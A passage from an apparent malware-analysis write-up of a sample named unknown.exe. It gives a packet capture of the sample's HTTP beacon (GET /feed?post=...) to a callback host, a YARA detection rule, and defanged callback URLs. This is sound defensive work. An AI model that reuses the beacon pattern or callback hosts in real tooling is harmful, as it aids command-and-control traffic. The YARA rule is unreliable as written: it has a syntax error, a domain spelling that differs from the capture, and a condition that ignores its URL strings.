13	0.014704	10.0.0.3	10.0.0.4	DNS	95	Standard query response 0xee46 A cdn.altimeter.local A 10
14	0.015537	10.0.0.4	10.0.0.3	TCP	66	1035 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SAC
15	0.015748	10.0.0.3	10.0.0.4	TCP	66	80 → 1035 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16	0.015778	10.0.0.4	10.0.0.3	TCP	54	1035 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
17	0.016041	10.0.0.4	10.0.0.3	HTTP	210	GET /feed?post=E0AA70DF85F2AC60474B503C HTTP/1.1
18	0.016270	10.0.0.3	10.0.0.4	TCP	60	80 → 1035 [ACK] Seq=1 Ack=157 Win=64128 Len=0
19	0.024966	10.0.0.3	10.0.0.4	TCP	204	80 → 1035 [PSH, ACK] Seq=1 Ack=157 Win=64128 Len=150 [TCP
20	0.026251	10.0.0.3	10.0.0.4	HTTP	312	HTTP/1.1 200 OK (text/html)
21	0.026274	10.0.0.4	10.0.0.3	TCP	54	1035 → 80 [ACK] Seq=157 Ack=410 Win=262144 Len=0
22	1.043560	10.0.0.4	10.0.0.3	TCP	54	1035 → 80 [RST, ACK] Seq=157 Ack=410 Win=0 Len=0
23	5.048841	PcsCompu_ba:5a:8a	PcsCompu_ad:c7:02	ARP	60	Who has 10.0.0.4? Tell 10.0.0.3
24	5.048867	PcsCompu_ad:c7:02	PcsCompu_ba:5a:8a	ARP	42	10.0.0.4 is at 08:00:27:ad:c7:02

Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface \Device\NPF_{8686804E-E6CA-43DC-8CFB-442DE29C2A69}, i

Ethernet II, Src: PcsCompu_ad:c7:02 (08:00:27:ad:c7:02), Dst: PcsCompu_ba:5a:8a (08:00:27:ba:5a:8a)

Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3

Transmission Control Protocol, Src Port: 1034, Dst Port: 80, Seq: 0, Len: 0

0000 08 00 27 ba 5a 8a 08 00 27 ad c7 02 08 00 45 00 ...Z...E...

0010 00 34 b2 fb 40 00 00 06 00 00 0a 00 00 04 0a 00 ...4...@...

0020 00 03 04 0a 00 50 50 2d 27 57 00 00 00 00 80 02 ...PP- 'W...

0030 ff ff 14 2d 00 00 02 04 05 b4 01 03 03 08 01 01

0040 04 02 ..

After capturing all the packets being sent, I saved them to a file. Carving out the post parameter values can be done with a python script but in our case, there was only 1 because of the file size.

/feed?post=E0AA70DF85F2AC60474B503C



Rules & Signatures

Yara Rules

```
rule yara_rules_unknownexe {  
    meta:  
        last_updated: "2021-11-14"  
        author = "BinaryBobcat"  
        description = "Yara rules for unknown.exe"  
  
    strings:  
        $string1 = "http://update.ec12-4-109-278-3-ubuntu20-04" ascii  
        $string2 = "http://cdn.altimiter.local" ascii  
        $string3 = "nim"  
        $PE_magic_byte = "MZ"  
  
    condition:  
        $PE_magic_byte at 0 and  
        ($string3)  
}
```

Callback URLs

Domain		Port
hxxp://update.ec12-4-109-278-3-ubuntu20-04		80
hxxp://cdn.altimiter.local		80